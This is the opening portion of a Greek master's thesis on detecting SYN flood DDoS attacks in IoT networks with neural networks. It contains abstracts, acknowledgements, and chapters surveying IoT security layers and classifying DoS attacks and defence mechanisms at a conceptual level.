ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ
ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ Μ/Υ
ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
ΣΧΟΛΗ ΝΑΥΤΙΛΙΑΣ ΚΑΙ ΒΙΟΜΗΧΑΝΙΑΣ
ΤΜΗΜΑΤΟΣ ΒΙΟΜΗΧΑΝΙΚΗΣ ΔΙΟΙΚΗΣΗΣ & ΤΕΧΝΟΛΟΓΙΑΣ
ΔΙΑΠΑΝΕΠΙΣΤΗΜΙΑΚΟ ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
«ΤΕΧΝΟ-ΟΙΚΟΝΟΜΙΚΑ ΣΥΣΤΗΜΑΤΑ»

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΤΙΤΛΟΣ:
ΚΑΙΝΟΤΟΜΑ ΜΟΝΤΕΛΑ ΤΕΧΝΗΤΗΣ ΝΟΗΜΟΣΥΝΗΣ ΓΙΑ ΤΗΝ ΑΝΙΧΝΕΥΣΗ ΚΥΒΕΡΝΟΕΠΙΘΕΣΕΩΝ ΣΤΟ ΔΙΑΔΙΚΤΥΟ ΤΩΝ ΠΡΑΓΜΑΤΩΝ

ΕΥΜΟΡΦΟΣ ΣΠΗΛΙΟΣ
ΒΛΑΧΟΔΗΜΗΤΡΟΠΟΥΛΟΣ ΓΙΩΡΓΟΣ

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ
ΝΙΚΟΛΑΟΣ ΔΟΥΛΑΜΗΣ – ΕΡΓΑΣΤΗΡΙΟ ΠΟΛΥΜΕΣΩΝ

ΗΜΕΡΟΜΗΝΙΑ

ΙΟΥΝΙΟΣ 2021

ΠΕΡΙΛΗΨΗ

Ο κυριότερος στόχος της εν λόγω εργασίας είναι η παρουσίαση καινοτόμων μεθόδων για την ανίχνευση επιθέσεων τύπου Distributed Denial of Service (DDoS) σε δίκτυα τύπου Internet of Things (IoT) σε επίπεδο δικτύου. Χρησιμοποιώντας την αλληλουχία των πακέτων του δικτύου που δέχεται ο εκάστοτε κόμβος ως δεδομένα, εκμεταλλευόμαστε τις τεράστιες δυνατότητες μοντελοποίησης που παρέχουν τα βαθιά νευρωνικά δίκτυα.

Για την πραγματοποίηση της εργασίας χρειάστηκε ο σχεδιασμός και η υλοποίηση δύο βασικών εργαλείων. Σε πρώτο στάδιο υλοποιήθηκε ένας Traffic Generator για τη προσομοίωση καλόβουλης και κακόβουλης κίνησης και συλλογής των απαραίτητων δεδομένων. Σε επόμενο βήμα, τα δεδομένα που συλλέχτηκαν, χρησιμοποιήθηκαν για την εκπαίδευση βαθιών νευρωνικών αρχιτεκτονικών (LSTMs και Random Neural Networks) και τέλος αξιολογήθηκαν για την αποτελεσματικότητά τους. Τα αποτελέσματα έχουν δημοσιευτεί και στο PETRA Conference της ACM υπό τον τίτλο: «*Neural network architectures for the detection of SYN flood attacks in IoT systems*»

Summary

The basic premise of this work is the presentation of novel ways to detect IoT-related attacks (Denial of Service attacks) on the network level from raw packet captures employing the immense modelling capabilities of deep learning and deep neural networks.

In that sense, the provenance part is mostly related to identifying the potentiality for malicious purpose or intention of specific traffic flows, so we view the idea of provenance not generically, but more in the context of investigating the intentions behind particular flows.

Moreover, in the process of attack detection using deep learning, we identified a particular issue which is very common for IoT/cybersecurity research. The problem was that, the datasets of raw traffic captures that encompass patterns of certain types of attacks are not publicly available (most of the times they are strictly confidential), so it is quite difficult to train the deep learning models for finding the abnormalities in data captures. Therefore, we created a generator of both benign and malicious traffic to gather raw packet captures and annotate them for training. In particular, the malicious traffic constitutes SYN-TCP flood attack, which is a pretty common way of launching distributed Denial of Service attacks on critical IoT infrastructure.

ΕΥΧΑΡΙΣΤΙΕΣ

Η παρούσα διπλωματική εργασία εκπονήθηκε στο πλαίσιο του μεταπτυχιακού διαπανεπιστημιακού προγράμματος των Τεχνοοικονομικών Συστημάτων του Εθνικού Μετσόβιου Πολυτεχνείου. Μέσω αυτής είχα τη δυνατότητα να διευρύνω τις γνώσεις μου πάνω στο Διαδίκτυο των πραγμάτων καθώς και τις απειλές που το συνοδεύουν. Το γεγονός αυτό αποτέλεσε το βασικό ερέθισμα για τον επαγγελματικό μου προσανατολισμό. Θα ήθελα να ευχαριστήσω θερμά τον καθηγητή μου Πρωτονοτάριο Εμμανουήλ, για την δυνατότητα που μου προσέφερε να εργαστώ πάνω στον τομέα της ασφάλειας του διαδικτύου των πραγμάτων, καθώς και για τις πολύτιμες συμβουλές του καθόλη τη διάρκεια των μαθημάτων και της εκπόνησης της διπλωματικής μου εργασίας. Θα ήθελα να ευχαριστήσω ξεχωριστά και τον κ. Νικόλαο Μπάκαλο, Ε.ΔΙ.Π Ε.Μ.Π. για την πολύτιμη βοήθεια του στην εκπόνηση της συγκεκριμένης εργασίας καθώς και τον επιβλέποντα καθηγητή μου κ. Νικόλαο Δουλάμη για την καθοδήγηση και τις πολύτιμες συμβουλές του. Ο χρόνος που αφιέρωσε, η επιστημονική όσο και η πνευματική του στήριξη ήταν ιδιαίτερα σημαντικές κατά τη διάρκεια αυτής της πορείας. Τέλος, με εξίσου μεγάλη θέρμη θέλω να ευχαριστήσω την οικογένεια μου και τους φίλους μου, που ήταν δίπλα μου σε όλη τη διάρκεια της ακαδημαϊκής μου πορείας, ο καθένας με τον ξεχωριστό του τρόπο. Ιδιαιτέρως ευχαριστώ τον πατέρα μου, που ήταν ο λόγος που επέλεξα αυτή τη σχολή και την μητέρα μου, που ήταν ο λόγος που κατάφερα να μπω σε αυτή τη σχολή.

Γεώργιος Κ Βλαχοδημητρόπουλος &
Σπήλιος Π Εύμορφος
Αθήνα, 4η Ιουνίου 2021

Table of Contents

List of figures

List of definitions & abbreviations

Abbreviation	**Definition**
RNN	Random Neural Networks
IoT	Internet of Things
AL	Abstraction layer
CMDU	Control Message Data Unit
IoT	Internet of Things
DDoS	Distributed Denial of Service
PQC	post-quantum cryptography
QKD	Quantum Key Distribution
NIST	National Institute of Standards and Technology
GAN	Generative Adversarial Network
SerIoT	Secure and Safe Internet of Things
SRE	SerIoT Routing Engine
LSTM	Long Short Term Memory
VLAN	Virtual Local Area Network

1.Cybersecurity and IoT security

The research area of network security is, and has been for many years, focused on the idea of preventing the interception of critical information and the case where some entity acquires authority or credentials where they actually should not. These concepts of particular attacks or malicious activity have been thoroughly researched, and elaborate solutions for security have been proposed.
On the other hand, the emergence of the Internet of Things (IoT), where the traditional networking part really enables many applications related to networks comprised from actuators and sensors, has created a new landscape of possible malicious activities, where the potential attacker does not, solely, intend to intercept information or gain authority, but they can prevent the service of the network to be provided to their end user. This is the concept of Denial-of-Service attacks, and this is the area of security that we extensively focus on, in this deliverable and our work in the context of SerIoT project.

1.1 State of the Art

Network security, including IoT is a constantly expanding field. More and more attention is being paid in advancing the security systems and strategies as intruders develop new ways of surpassing the existing security protocols.

Communication in the IoT should be protected by providing security services. By using standardized security mechanisms we can provide communication security at different layers.

- **Link Layer**: IEEE 802.15.4 Security: link layer. 802.15.4 link-layer security is the current state-of-the-art security solution for the IoT. The link-layer security protects a communication on a per-hop base where every node in the communication path has to be trusted. A single pre-shared key is used to protect all communication. In normal case if an attacker compromised one device and access to one key it means whole network will be compromised, but in this link-layer as its per-hop security only one hop/device will be compromised and it can be detected at initial state. Still, link-layer security is limited, but it's quite flexible which operate with multiple protocols on different layers.

- **6LoWPAN networks**: IPv6 used on sensor node to simplify the connecting task, and it's quite successful, especially in all LoWPAN devices. IPv6 can be used in IoT as it also supports development for commissioning, managing, configuring and debugging networks. The IETF (Internet Engineering Task Force) created the 6LoWPAN working group to define the support of IPv6 over IEEE 802.15.4 LoWPAN networks which is defined by an additional adaptation layer introduced between data link and network layers. There are three different kinds of LoWPAN architectures types were defined, a) Ad-hoc LoWPAN, with no infrastructure b) LoWPAN, with one edge router and c) LoWPAN with multiple edge routers.

- **Network Layer**: IP Security: As IoT is basically implemented on the Internet, it uses network IP Security (IPsec) provided by Network layer. IPsec provides end to end security with authentication as well as confidentiality and integrity. By operating at the network layer, IPsec can be used with any transport layer protocol, including TCP, UDP, HTTP, and CoAP. IPsec ensures the confidentiality and integrity of the IP payload using the Encapsulated Security Payload (ESP) protocol, and integrity of the

IP header plus payload using the Authentication Header (AH) protocol. Now in IPsec is mandatory in all IPv6 protocol means all IPv6 ready devices by default have IPsec support.

- **1905.1 Abstraction Layer**: With the increase of home care solution, the fact that every device is connected with the Internet, made wired and wireless home networking a hot topic. To address a wide variety of application, regions, environments and topologies, multiple connectivity technologies should be used. As with any network deployment, many problems need to be addressed for the network.




Figure 1 6LowPAN adaptation layer

The design of IEEE 1905.1 is flexible and scalable to accommodate future home networking technologies. The 1905.1 Abstraction Layer (AL) supports interface selection for the transmission of packets arriving from any interface or application. The 1905.1 layer does not require modification of the underlying home networking technologies and hence does not change the behaviour or implementation of existing home networking technologies. An abstraction layer is used to exchange Control Message Data Unit (CMDU) among 1905.1 compliant devices




Figure 2 Security framework for 6LowPAN

Data Security

Even though the work presented in the context of the present deliverable focuses mainly on the aspect of cybersecurity related to denial of service, we consider important to mention some state-of-the art developments in the area of secure information exchange and interception of intelligence, which constitutes more conventional areas of the cybersecurity field.
Securing communication is really important in IoT, but it is not uncommon for people and organisations involved to forget about securing data which are generated from all IoT devices. Most of the devices in IoT are small and don't have enough capacity, due to limited size, to secure themselves from threats related to hardware. There exist several solutions, but due to different communication technology protocols, one solution may not be enough to secure everything.

There are many companies, working towards security standards and providing better interface where the user can get secure communication, secure access to devices and secure data transfer and storage. In IoT, most of the hardware has limited capability, and DTLS handshake is still an acceptable solution.

To handle security challenges in IoT, specific mechanisms need to be designed on the device. With device security, the risk of data theft and unauthorized access can be reduced. Especially for the medical devices if data are stolen, it can lead to some serious consequences. Manufacturers should build inbuilt security features in device. Moreover, the device security should be updated regularly. Building security in the device alone will not provide full security in IoT, but it will definitely reduce the risk. In IoT, security needs to be addressed throughout its cycle. Secure booting, proper access control, secure authentication and secure application interface need to develop to make sure the whole process is secure. As we discussed in the previous section, the Internet was only designed for communication and not for millions of devices to connect together. In future, the number IoT device will be increased, and it all depends on how to manage device security on every stage. Therefore, it is paramount to find specific standards and mechanisms to provide IoT security.

1.2. Beyond State-of-the-Art IoT Security

With the emerging of IoT technologies and environments in multiple vertical domains, cybersecurity become of great importance. The sensor (proximity layer of the IoT network) consists of nodes-devices with extremely limited capabilities and recourses.
In the context of classic cybersecurity research, even though denial of service attacks have been considered, they are not the main concern. This rightfully so happens because in conventional computer networks the probable target of a DDoS attack is most likely a powerful server or data center. In contrary, in IoT networks the victim might be a powerless sensor or actuator which actually performs a very critical task. Along with the emerging of IoT the high modeling capability of deep neural networks has constituted them to be a really important scientific and engineering tool.

For sure deep learning has been used for cybersecurity applications in general and in the context of Denial of service attack prevention in particular. To the best of our knowledge, conventional deep neural network architectures have been employed as classifiers for detecting DDoS attacks (distinguishing malicious and benign traffic). The beyond the state of the art contribution of the work described in this deliverable is twofold. Firstly the feed-forward version of the random neural network architecture has been used (Random neural Networks are mostly defined in a recurrent fashion). Secondarily, a regression model is being introduced as a tool for detecting DDoS attacks rather than a cluster in a model or a classifier.

2. The landscape of Denial-of-Service attacks

Denial of Service (DoS) attacks are undoubtedly a very serious problem in the Internet, whose impact has been well demonstrated in the computer network literature. The main aim of a DoS is the disruption of services by attempting to limit access to a machine or service instead of subverting the service itself. This kind of attack aims at rendering a network incapable of providing normal service by targeting either the networks bandwidth or its connectivity. These attacks achieve their goal by sending at a victim a stream of packets that swamps his network or processing capacity denying access to his regular clients. In the not so distant past, there have been some large-scale attacks targeting high profile Internet sites [24][25]. Distributed Denial of Service (DDoS), is a relatively simple, yet very powerful technique to attack Internet resources. DDoS attacks add the many-to-one dimension to the DoS problem making the prevention and mitigation of such attacks more difficult and the impact proportionally severe. DDoS exploits the inherent weakness of the Internet system architecture, its open resource access model, which ironically, also happens to be its greatest advantage. DDoS attacks are comprised of packet streams from disparate sources. These attacks engage the power of a vast number of coordinated Internet hosts to consume some critical resource at the target and deny the service to legitimate clients. The traffic is usually so aggregated that it is difficult to distinguish legitimate packets from attack packets. More importantly, the attack volume can be larger than the system can handle. Unless special care is taken, a DDoS victim can suffer from damages ranging from system shutdown and file corruption, to total or partial loss of services. There are no apparent characteristics of DDoS streams that could be directly used for their detection and filtering. The attacks achieve their desired effect by the sheer volume of attack packets, and can afford to vary all packet fields to avoid characterization and tracing. Extremely sophisticated, ‘‘user-friendly’’ and powerful DDoS toolkits are available to potential attackers increasing the danger of becoming a victim in a DoS or a DDoS attack. DDoS attacking programs have very simple logic structures and small memory sizes, making them relatively easy to implement and hide. Attackers constantly modify their tools to bypass security systems developed by system managers and researchers, who are in a constant alert to modify their approaches to handle new attacks. The DDoS field is evolving quickly, thus becoming increasingly hard to grasp a global view of the problem. Although there is no panacea for all flavours of DDoS, there are several countermeasures that focus on either making the attack more difficult or on making the attacker accountable. We will also try to introduce some structure to the DDoS field by presenting the state-of-the-art in the field through a classification of DDoS attacks and a classification of the defence mechanisms that can be used to combat these attacks. The classification of attacks includes both known and potential attack mechanisms. In each attack category, we define special and important features and characteristics. We also classify published approaches of defence mechanisms, and even though we point out vulnerabilities of certain defence systems, our purpose is not criticizing the defence mechanisms but to describe the existing problems so that they might be solved.

2.1. Defining DoS attacks

According to the WWW Security FAQ [26], a DoS attack can be described as an attack designed to render a computer or network incapable of providing normal services. A DoS attack is considered to take place only when access to a computer or network resource is intentionally blocked or degraded as a result of malicious action taken by another user. These attacks don’t necessarily damage data directly or permanently, but they intentionally compromise the availability of the resources. The most common DoS attacks target the computer networks bandwidth or connectivity. Bandwidth attacks flood the network with such a high volume of traffic that all available network resources are consumed, and legitimate user requests cannot get through, resulting in degraded productivity. Connectivity attacks flood a computer with such a high volume of connection requests that all available operating system resources are consumed, and the computer can no longer process legitimate user requests.

A denial-of-service attack (DoS attack) is typically accomplished by flooding the targeted machine or resource [1] with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled. In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources, making it impossible to stop the attack simply by blocking a single source.
Some DoS attacks aim at remotely stopping a service on the victim host.

The basic method for remotely stopping a service is to send a malformed packet. Below, are two standard examples of this type of attacks:

- **Ping-of-Death attack:** The attacker tries to send an oversized ping packet to the destination with the hope to bring down the destination system due to the systems lack of ability to handle huge ping packets.
- **Jolt2 attack:** The attacker sends a stream of packet fragments, none of which have a fragment offset of zero. The target host exhausts its processor capacity in trying to rebuild these bogus fragments

Other well-known examples of this type of attacks include Land attacks,

- **TCP SYN attacks**: This type of attacks exploits a flaw in some implementations of the TCP three-way handshake. When a host receives the SYN request from another host, it must keep track of the partially opened connections in a listening queue for a given number of seconds. The attacker exploits the small size of the listen queue by sending multiple SYN requests to the victim, never replying to the sent back SYN_ACK. The victim's listening queue is quickly filled up, and it stops accepting new connections.
- **UDP flood attack**: The attacker sends many UDP packets to random ports on a remote host. The victim checks for the application listening on this port. After seeing that no application listens on the port, it replies with an ICMP Destination Unreachable packet. In this way, the victimized system is forced to send many ICMP packets, eventually leading it to be unreachable by other clients, or even to go down

Another category of typical IoT attacks that target to inhibit the networks ability to perform the accustomed service to the end user is the Denial-of-sleep attacks [2]. In the context of the Internet of Things, low-rate wireless personal area networks are a prevalent solution for communication among devices. Tight limitations on hardware cost, memory use and power consumption have given rise to several security vulnerabilities, including traffic eavesdropping, packet replay, and collision attacks, straightforward to conduct. A simple form of attack is to deplete the energy available to operate the wireless sensor nodes [3,4,5]. For instance, vampire attacks are routing-layer resource exhaustion attacks aiming at draining the whole life (energy) from network nodes, hence their name [6]. In this section, we shall focus on another form of energy attacks, which are MAC-layer attacks known as Denial-of-Sleep attacks. Below are some examples of denial-of-sleep attacks:

- **Sleep deprivation attack:** The ability of a sensor node to enter a low power sleep mode is very useful for extending network longevity. The attacker launches a sleep deprivation attack by interacting with the victim in a manner that appears to be legitimate; however, the purpose of the interactions is to keep the victim node out of its power-conserving sleep mode, thereby dramatically reducing its lifetime [7,8,9]
- **Barrage attack:** As in the sleep deprivation attack, the attacker seeks to keep the victim out of its sleep mode by sending seemingly legitimate requests. However, the requests are sent at a much higher rate and aim at making the victim perform energy-intensive operations. Barrage attacks are more easily

detected than sleep deprivation attacks, which are carried out solely through the use of seemingly innocent interactions.

Broadcast attack: Malicious nodes can broadcast unauthenticated traffic and long messages which must be received by other nodes before being possibly discarded for lack of authentication. These types of malicious activity are difficult to detect because they do not necessarily affect the throughput of the system and they focus on exhausting the energy of certain nodes

2.2. DoS attack classification

DoS attacks can be classified into five categories based on the attacked protocol level, as illustrated in Fig. 3




Figure 3 Classification of Remote Denial of Service attacks.

DoS attacks in the Network Device Level include attacks that might be caused either by taking advantage of bugs or weaknesses in software, or by trying to exhaust the hardware resources of network devices. One example of a network device exploit is the one that is caused by a buffer overrun error in the password checking routine. Using these exploits, certain Cisco 7xx routers could be crashed by connecting to the routers via telnet and entering extremely long passwords. In the OS level, DoS attacks take advantage of the ways operating systems implement protocols. One example of this category of DoS attacks is the Ping of Death attack [27]. In this attack, ICMP echo requests having total data sizes greater than the maximum IP standard size are sent to the targeted victim. This attack often has the effect of crashing the victims machine. Application-based attacks try to settle a machine or a service out of order either by taking advantage of specific bugs in network applications that are running on the target host or by using such applications to drain the resources of their victim. It is also possible that the attacker may have found points of high algorithmic complexity and exploits them in order to consume all available resources on a remote host. One example of an application based attack is the finger bomb [28]. A malicious user could cause the finger routine to be recursively executed on the hostname, potentially exhausting the resources of the host. In data flooding attacks, an attacker attempts to use the bandwidth available to a network, host or device at its greatest extent, by sending massive quantities of data and so causing it to process extremely large amounts of data. An attacker could attempt to use up the available bandwidth of a network by simply bombarding the targeted victim with normal, but meaningless packets with spoofed source addresses. An example is flood pinging. Simple flooding is commonly seen in the form of DDoS attacks, which will be discussed later. DoS attacks based on protocol features take advantage of certain standard protocol features. For example, several attacks exploit the fact that IP source addresses can be spoofed. Several types of DoS attacks have focused on DNS, and many of these involve attacking DNS cache on name servers. An attacker who owns a name server may coerce a victim name server into caching false records by querying the victim about the attacker's own site. A vulnerable victim name server would then refer to the rogue server and cache the answer [29].




Figure 4 Classification of DDoS attacks.

2.3 DDoS defence problems and classification

DDoS attacks are a hard problem to solve. First, there are no common characteristics of DDoS streams that can be used for their detection. Furthermore, the distributed nature of DDoS attacks makes them extremely difficult to combat or trace back. Moreover, the automated tools that make the deployment of a DDoS attack possible can be easily downloaded. Attackers may also use IP spoofing in order to hide their identity, and this makes the traceback of DDoS attacks even more difficult. Finally, there is no sufficient security level on all machines on the Internet, while there are persistent security holes in Internet hosts. We may classify DDoS defence mechanisms using two different criteria. The first classification categorizes the DDoS defence mechanisms according to the activity deployed. Thus, we have the following four categories:

• Intrusion Prevention,

• Intrusion Detection,

• Intrusion Tolerance and Mitigation, and

• Intrusion Response.

The second classification divides the DDoS defences according to the location deployment resulting in the following three categories of defence mechanisms:

• Victim Network,

• Intermediate Network, and

• Source Network.

Our classification of DDoS mechanisms is illustrated in Fig. 4. In the following, we discuss extensively the techniques used in each of the categories of the first classification and just refer to the DDoS defences and the way they are categorized for the last classification.

Our focus was the development of methodologies for detecting the most common type of Denial of Service attack, which is the SYN TCP flood attack, which actually really prevalent in IoT environments. Intuitively, when dealing with IoT the proximity network side is really vulnerable since it is comprised by devices with very low capabilities and resources which, though handle critical functionalities. In this specific case, the attacker exploits the TCP 3-WAY handshake. According to the TCP communication protocol, the client should send a SYN message to the server to initiate the socket for message exchanging. The server answers with a SYN ACK message, and finally the communication is complete and established when the client sends the final ACK message, which solidifies the open connection between the two nodes.
In the case where a SYN TCP flood attack is being launched, the malicious client sends too many SYN messages to the target (to all the available TCP ports), but when they receive the SYN ACK messages, they never respond with the associated ACK messages. So, the server is left waiting for some period of time. This results in inhibiting the server's ability to handle new requests and the service provided is being stalled.

2.4 Classification by activity

2.4.1 Intrusion prevention

The best mitigation strategy against any attack is to completely prevent the attack. In this stage we try to stop DDoS attacks from being launched in the first place. There are many DDoS defence mechanisms that try to prevent systems from attacks: Using globally coordinated filters, attacking packets can be stopped, before they aggregate to lethal proportions. Filtering mechanisms can be divided into the following categories: Ingress filtering is an approach to set up a router such that to disallow incoming packets with illegitimate source addresses into the network. Ingress filtering, proposed by Ferguson and Senie [30], is a restrictive mechanism to drop traffic with IP address that does not match a domain prefix connected to the ingress router. This mechanism can drastically reduce the DoS attack by IP spoofing if all domains use it. Sometimes legitimate traffic can be discarded by an ingress filtering when Mobile IP [31] is used to attach a mobile node to a foreign network. Egress filtering [32] is an outbound filter, which ensures that only assigned or allocated IP address space leaves the network. Egress filters do not help to save resource wastage of the domain where the packet originated but it protects other domains from possible attacks. Besides the placement issue, both ingress and egress filters have similar behaviour. Route-based distributed packet filtering has been proposed by Park and Lee [33]. This approach is capable of filtering out a large portion of spoofed IP packets and preventing attack packets from reaching their targets as well as to help in IP traceback. Route-based filters use the route information to filter out spoofed IP packets, making this their main difference from ingress filtering. If route-based filters are partially deployed, a synergistic filtering effect is possible, so that spoofed IP flows are prevented from reaching other Autonomous Systems. Furthermore, since routes on the Internet change with time [34] it is a great challenge for route-based filters to be updated in real time. The main disadvantage of this approach is that it requires global knowledge of the network topology leading to scalability issues. History-based IP filtering (HIP) is another filtering mechanism that has been proposed by Peng et al. [35] in order to prevent DDoS attacks. According to this approach the edge router admit the incoming packets according to a pre-built IP address database. The IP address database is based on the edge routers previous connection history. This scheme is robust, does not need the cooperation of the whole Internet community, is applicable to a wide variety of traffic types and requires little configuration. On the other hand, if the attackers know that the IP packet filter is based on previous connections, they could mislead the server to be included in the IP address database. This can be prevented by increasing the period over which IP addresses must appear in order to be considered frequent. Secure Overlay Services (SOS) [36] is an architecture in which only packets coming from a small number of nodes, called servlets, are assumed to be legitimate client traffic that can reach the servlets through hash-based routing inside an overlay network. All other requests are filtered by the overlay. In order to gain access to the overlay network, a client has to authenticate itself with one of the replicated access points (SOAPs). SOS is a distributed system that offers excellent protection to the specified target at the cost of modifying client systems, so it is not suitable for protection of public servers.

